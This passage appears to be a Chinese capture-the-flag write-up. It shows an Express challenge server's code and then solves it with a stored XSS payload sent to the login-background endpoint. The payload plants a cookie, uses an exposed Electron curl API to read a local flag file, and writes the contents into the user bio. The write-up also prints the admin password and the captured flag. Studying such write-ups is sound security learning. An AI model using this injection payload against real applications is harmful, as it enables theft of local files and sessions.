res.json({ ...response.Credentials, auth });
} catch (err) {
console.error("获取头像临时密钥失败:", err);
res.status(500).json({ error: '获取临时密钥失败' });
}
});

// 获取文件上传临时密钥(管理员)
app.get('/api/file-credentials', ensureAuthenticated, async (req, res) => {
if (req.session.user.role !== 'admin') {
return res.status(403).json({ error: '权限不足' });
}

const params = {
Policy: JSON.stringify({
version: "2.0",
statement: [
{
effect: "allow",
action: ["cos:PutObject"],
resource: [
`qcs::cos:ap-guangzhou:uid/1360802834:test-1360802834/uploads/${req.session.user.uuid}/*`
],
Condition: {
numeric_equal: {
"cos:request-count": 5
},
numeric_less_than_equal: {
"cos:content-length": 10485760
}
}
},
{
effect: "allow",
action: ["cos:GetBucket"],
resource: [
"qcs::cos:ap-guangzhou:uid/1360802834:test-1360802834/*"
]
}
]
}),
DurationSeconds: 1800,
Name: "file-upload-client"
};

try {
const response = await client.GetFederationToken(params);
const auth = Buffer.from(JSON.stringify(params.Policy)).toString('base64');
res.json({ ...response.Credentials, auth });
} catch (err) {
console.error("获取文件临时密钥失败:", err);
res.status(500).json({ error: '获取临时密钥失败' });
}
});

// 保存个人简介(做好 XSS 防护)
app.post('/api/save-bio', ensureAuthenticated, (req, res) => {
const { bio } = req.body;
const sanitizedBio = he.encode(bio);
const user = users[req.session.user.username];
user.bio = sanitizedBio;
res.json({ success: true, message: '个人简介保存成功' });
});

// 退出登录
app.post('/api/logout', ensureAuthenticated, (req, res) => {
req.session.destroy();
res.json({ success: true });
});

// 设置登录页面背景
app.post('/api/set-login-bg', ensureAuthenticated, async (req, res) => {
if (req.session.user.role !== 'admin') {
return res.status(403).json({ success: false, message: '权限不足' });
}
const { key } = req.body;
bgURL = key;
try {
const fileUrl = `http://ctf.mudongmudong.com/${bgURL}`;
const response = await fetch(fileUrl);
if (response.ok) {
const content = response.text();
} else {
console.error('获取文件失败:', response.statusText);
return res.status(400).json({ success: false, message: '获取文件内容失败' });
}
} catch (error) {
return res.status(400).json({ success: false, message: '打开文件失败' });
}
loginBgUrl = key;
res.json({ success: true, message: '背景设置成功' });
});

app.get('/api/bot', ensureAuthenticated, (req, res) => {

if (req.session.user.role !== 'admin') {
return res.status(403).json({ success: false, message: '权限不足' });
}

const scriptPath = path.join(__dirname, 'bot_visit');

// bot 将会使用客户端软件访问 http://127.0.1:3000/ ,但是bot可不会带着他的秘密去访问哦

execFile(scriptPath, ['--no-sandbox'], (error, stdout, stderr) => {
if (error) {
console.error(`bot visit fail: ${error.message}`);
return res.status(500).json({ success: false, message: 'bot visit failed' });
}

console.log(`bot visit success:\n${stdout}`);
res.json({ success: true, message: 'bot visit success' });
});
});

// 下载客户端软件
app.get('/downloadClient', (req, res) => {
const filePath = path.join(__dirname, 'client_setup.zip');

if (!fs.existsSync(filePath)) {
return res.status(404).json({ success: false, message: '客户端文件不存在' });
}

res.download(filePath, 'client_setup.zip', (err) => {
if (err) {
console.error('client download error: ', err);
return res.status(500).json({ success: false, message: '下载失败' });
} else {
}
});
});

// 启动服务器
app.listen(PORT, () => {
console.log(`服务器运行在端口 ${PORT}`);
});

首先——这里肯定是xss去调用electronAPI暴露在外面的那个curl的接口。我们能看到管理员密码nepn3pctf-game2025。很好,管理员可以改主页的背景。我们来看漏洞点:

image

这里fileurl直接就拼进去了,假如我能往fileurl里加点什么呢……?我们来看设置文件为背景的逻辑:

image

这里只有一个外部的API在验证,只能是个图片,唔……

好的!我们用SVG来打就好了!

但是,这个API它,(笑),有时候是坏的,也就是说有时候你传什么东西都会给你返回true,非常难绷。

不出网,我们写这个payload传到set-login-bg端口去。有时候那个API可能一个没留神就让你这玩意过去了(别问我啊,问出题人):

1
{"key":"x\" onload=\"document.cookie='connect.sid=s%3A2IyVvrMrKpsxYeAVvr-6XkcgtPLfzeag.J%2F%2B0qDmfzAt23SC4Z9OHyjSIIcyWaOSVkPH276dCBBE';window.electronAPI.curl('file:///flag').then(data=>{console.log(data);fetch('/api/save-bio', {method: 'POST', headers: {'Content-Type': 'application/json',},body: JSON.stringify({'bio':JSON.stringify(data)})})})\" x=\""}


我们让bot带着我的cookie把flag的内容搞到我的bio里,再去里面读就完了。

image

大功告成,让bot来吧!

访问/api/bot,刷新即可:

9b5cbfc4a773cd38e0514558a3604e34

结语

好久没有打过这么好的一场比赛了。希望这种质量的比赛以后越来越多。